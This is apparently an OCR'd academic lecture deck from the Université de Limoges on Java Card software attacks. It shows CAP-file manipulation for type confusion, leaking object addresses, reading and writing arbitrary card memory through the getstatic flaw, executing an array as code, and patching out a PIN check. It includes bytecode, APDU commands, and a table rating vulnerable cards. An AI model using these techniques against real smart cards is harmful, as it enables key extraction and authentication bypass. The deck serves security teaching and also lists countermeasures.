
```
 getMyAddresstabByte (byte[] tab)
{
03      // flags     : 0 // max_stack : 3
21      2         // nargs     : 1  // max_locals: 1
10 AA     bspush      -86
31        sstore_2
19        aload_1
03        sconst_0
02        sconst_m1
39        sastore
1E        sload_2
78        sreturn
}
```





```
public short getMyAddresstabByte(byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0] = (byte)0xFF;
  return toto;
}
```

```
 getMyAddresstabByte (byte[] tab)
{
03      // flags     : 0 // max_stack : 3
21      2         // nargs     : 1  // max_locals: 1
10 AA     bspush      -86
31        sstore_2
19        aload_1
00        nop
00        nop
00        nop
00        nop
78        sreturn
}
```



Usage

Array address ?

80 29 00 00 00

Usage

Array address ?

80 29 00 00 00 →

← 94 4C 90 00

The address is 0x944C

- We succeed to retrieve a reference in the card memory.
- This should be impossible if a verifier was embedded

Sketch of the attack in three steps

- In order to read/write it in an optimized way we need mutable code,
  - To perform mutable code we need to manipulate arrays, and get their physical address. **DONE**
  - To access the array as a method we need to access our own instance
    - In the step 1 we have learn how to get the address of an array
    - In this step we will replace a method invocation by a method invocation **with our array address**
    - **We will be able to execute arbitrary code that can be dynamically modified**

1

2

Access to our own embedded code


- It is impossible to invoke an arbitrary byte array.
- Thus we need to lure the interpreter,
  - By retrieving our instance's reference we can find our class address and so our method's address.
  - We will replace the `invokestatic dummyMethod` by `invokestatic myArray,` which address (**`0x944C`**) has been retrieved in the previous step.
  - We are using the instruction `invokevirtual` to retrieve this reference.

Remainder: object representation

An instance reference

@

A pointer on the Eeprom heap



Second step retrieve address of my Trojan instance

```
public short getMyAddress()
{    short toto;
     return toto,
}
…
public void process(APDU apdu) throws ISOException
{
...
case (byte) 0X27 :  // retrieve instance address
  short val = getMyAddress();
  Util.setShort(apdu.getBuffer(),(short)0,(short)val);
  apdu.setOutgoingAndSend( (short) 0, (short) 2);
  break;
…
```

Usage

Instance reference ?

80 27 00 00 00

Usage

Instance reference?

80 27 00 00 00 →

← 92 35 90 00

The instance address is 0x9235

- We succeed to retrieve our reference in the card memory.
- This should be impossible if a verifier was embedded

Sketch of the attack in three steps


- In order to read/write it in an optimized way we need mutable code,
  - To perform mutable code we need to manipulate arrays, and get their physical address.
  - **DONE**
  - To access the array as a method we need to access our own instance
    - In the step 1 we have learn how to get the address of an array
    - In this step we will replace a method invocation by a method invocation **with our array address**
    - **We will be able to execute arbitrary code that can be dynamically modified**

1

2

2b

What we got at step 2 ?



Step 2'…

- Until now we just modified the CAP file, in order to modify value on top of the stack.
- The address of the class reference is not on the stack,
- We need to be able to read & write at an arbitrary address,
- Now use the `getstatic` flaw.

```
.....
static byte ad;
.....
//Read memory function
public byte getMyAddress()
{
  return ad;
}
.....
public void process (APDU apdu) throws ISOException
{
  ...
  case (byte) 0x28 : // read the content of the memory
    apduBuffer[0] = (byte)getMyAddress();
    apdu.setOutgoingAndSend( (short) 0, (short) 1);
    break;
  ...
}
.....
```

CAP modification is not enough

```
public byte getMyAddress()
 {
     // flags     : 0
     // max_stack : 1
     // nargs     : 0
     // max_locals: 0
7C 00 02          getstatic_b    2
78                sreturn
 }
```

Original

```
public byte getMyAddress()
 {
     // flags     : 0
     // max_stack : 1
     // nargs     : 0
     // max_locals: 0
     7C 924C      getstatic_b 92 4C
    78                sreturn
 }
```

Modified

Directory Component

```
Component_sizes = {…
referenceLocation : 41
…} …
```

Lists the size of each of the components defined in this Cap File

Method Component

```
Method_info[1]//@000C{
//flags :0
//max stack:1
//nargs : 1
//max locals:0
/*000e*/ getstatic_b 00 02
/*0011*/ sreturn
}
```

Describes each of the methods declared in this package.

Constant Pool Component

```
…
/* 0008, 2 */ CONSTANT_StaticFieldRef :
   0x0000
…
```

Contains an entry for each classes, methods, and fields referenced by elements in the Method Component of this Cap File

Reference Location component

```
…
Offset_to_byte2_indices = {@000f...}
…
```

Represents lists of offsets into the info item of the Method Component to operands that contain indices into the constant pool array of the Constant Pool Component.

Constant Pool Component

```
…
/* 0008, 2 */ CONSTANT_StaticFieldRef :
   0x0000
```

…

Method Component

```
Method_info[1]//@000C{
//flags :0
//max stack:1
//nargs : 1
//max locals:0
/*000e*/ getstatic_b 00 02
/*0011*/ sreturn
}
```

Reference Location component

```
…
Offset_to_byte2_indices = {@000f...}
…
```

On Board Linker

2 => @ 0x8805

On Board Method

Constant Pool Component


```
…
/* 0008, 2 */ CONSTANT_StaticFieldRef :
   0x0000
…
```

Method Component

```
Method_info[1]//@000C{
//flags :0
//max stack:1
//nargs : 1
//max locals:0
/*000e*/ getstatic_b 00 02
/*0011*/ sreturn
}
```

Reference Location component

```
…
Offset_to_byte2_indices = {@000f...}
…
```



Reference Location modification

Directory Component

Component_sizes = {… referenceLocation : 00 2A …} …

Reference Location component

Size 00 2A

Size of the 2 byte subsection 00 1F

Offset_to_byte2_indices = {@000f, @002C,..., @01af} …

Modified by

Directory Component

Component_sizes = {… referenceLocation : 00 **29** …} …

Reference Location component

Size 00 **29**

Size of the 2 byte subsection 00 **1E**

Offset_to_byte2_indices = {@**002C**,..., @01af}

…

Constant Pool Component

```
…
/* 0008, 2 */ CONSTANT_StaticFieldRef :
   0x0000
…
```

Method Component

```
Method_info[1]//@000C{
//flags :0
//max stack:1
//nargs : 1
//max locals:0
/*000e*/ getstatic_b 92 4C //address of the
   instance
/*0011*/ sreturn
}
```

Reference Location component

```
…
Offset_to_byte2_indices = {@002c...}
…
```

On Board Linker

2 => @ 0x8805

On Board Method

```
@9af4
Method_info[1]{
01
10
getstatic_b 0x924C
sreturn
```

Usage

Value at address 0x924c ?

80 27 00 00 00

Usage

Value at address 0x924c ?


80 27 00 00 00 →

← 9a 3e 90 00

The class address is 0x9a3e

- We succeed to read any address in the card memory.
- This should be impossible if a verifier was embedded

What we got at step 2' ?



Write anywhere

- Same approach with `getstatic`

Sketch of the attack in three steps

- In order to read/write it in an optimized way we need mutable code,
  - To perform mutable code we need to manipulate arrays, and get their physical address.
  - To access the array as a method we need to access our own instance
    - In the step 1 we have learn how to get the address of an array
    - In this step we will replace a method invocation by a method invocation **with our array address**
    - **We will be able to execute arbitrary code that can be dynamically modified**


1

2

2b

3

What remains to do ?



Execute array

- Array code :
  - public byte[] codeDump = {(byte)0x01, (byte)0x00, (byte)0x7D, (byte)0x00, (byte)0x00, (byte)0x78};
  - Logical view

```
// flags     : 0
// max_stack : 1
// nargs     : 0
// max_locals: 0
getstatic_s     0000
sreturn
```


Address initialization

```
public void process (APDU apdu) throws ISOException
{
  ...
  case (byte) 0x30 : // init address in the Array
       short NbOctets = apdu.setIncomingAndReceive();
         if (NbOctets != (short)2 )
         {      ISOException.throwIt((short)0x6700);   }
         //Change high address
         codeDump[3] = apduBuffer[ISO7816.OFFSET_CDATA];
         //Change low address
         codeDump[4] = apduBuffer[ISO7816.OFFSET_CDATA+1];
```

Usage

Initialize address

80 30 00 00 02 83 00




90 00

Read & increment address

80 31 00 00 00

55 90 00



Did I found the pattern ?

Write value

Yes modifies the value

80 32 00 00 01 00

SSD Tean 90 00

Université de Limoges | FACULTÉ DES SCIENCES ET TECHNIQUES

Yes card revisited

- Remove the exception,
- Whatever the firewall do checks…

```
public void debit (APDU apdu )
{
  ...
  if (!pin.isValidated())
  {
      //ISOException.throwIt(SW_AUTHENTIFICATION_FAILED
  }
  ...//do something safely
}
```

Byte code : .... **11 69 85 8D xx yy** ... → ... **00 00 00 00 00 00** ...

Evaluation of the attack

Ref	JC	GP	Read	Write	Area
a-21a	211	201	x	x	8000-FFFF
a-21b	211	201	x	x	8000-FFFF
a-22a	22	21	x		8000-FFFF
a-22b	211	201	x		8000-FFFF
b-21a	211	212	x	x	8000-BFFF
b-22a	211	201	x	x	8000-BFFF
b-22b	211	211	x	x	8000-FFFF
c-22a	211	201	x		Seven bytes
c-22b	22	211			

Counter measures

- Worst card
  - b21a, easy to dump,
  - Crypto Keys are retrievable.
- Some cards :
  - Limit the dump of memory area.
  - Block themselves on reading or writing memory.
  - Include byte code verifier or some checks.
  - Disallow the use of `static` !
  - **Scramble the address of objects on top of the stack**

Agenda

- Part II Software attacks
  - The environment
  - Type confusion with CAP file manipulation
  - Type confusion in presence of a BC verifier
  - Control flow modification
  - Conclusions

A step further

- Bypass the limitation related to the byte code verifier,
- Evaluation of the Abort Transaction Attack,
  - Generate a type confusion using a well typed applet,
  - Attack developed by *E. Poll et al*.

Abusing the transaction mechanism

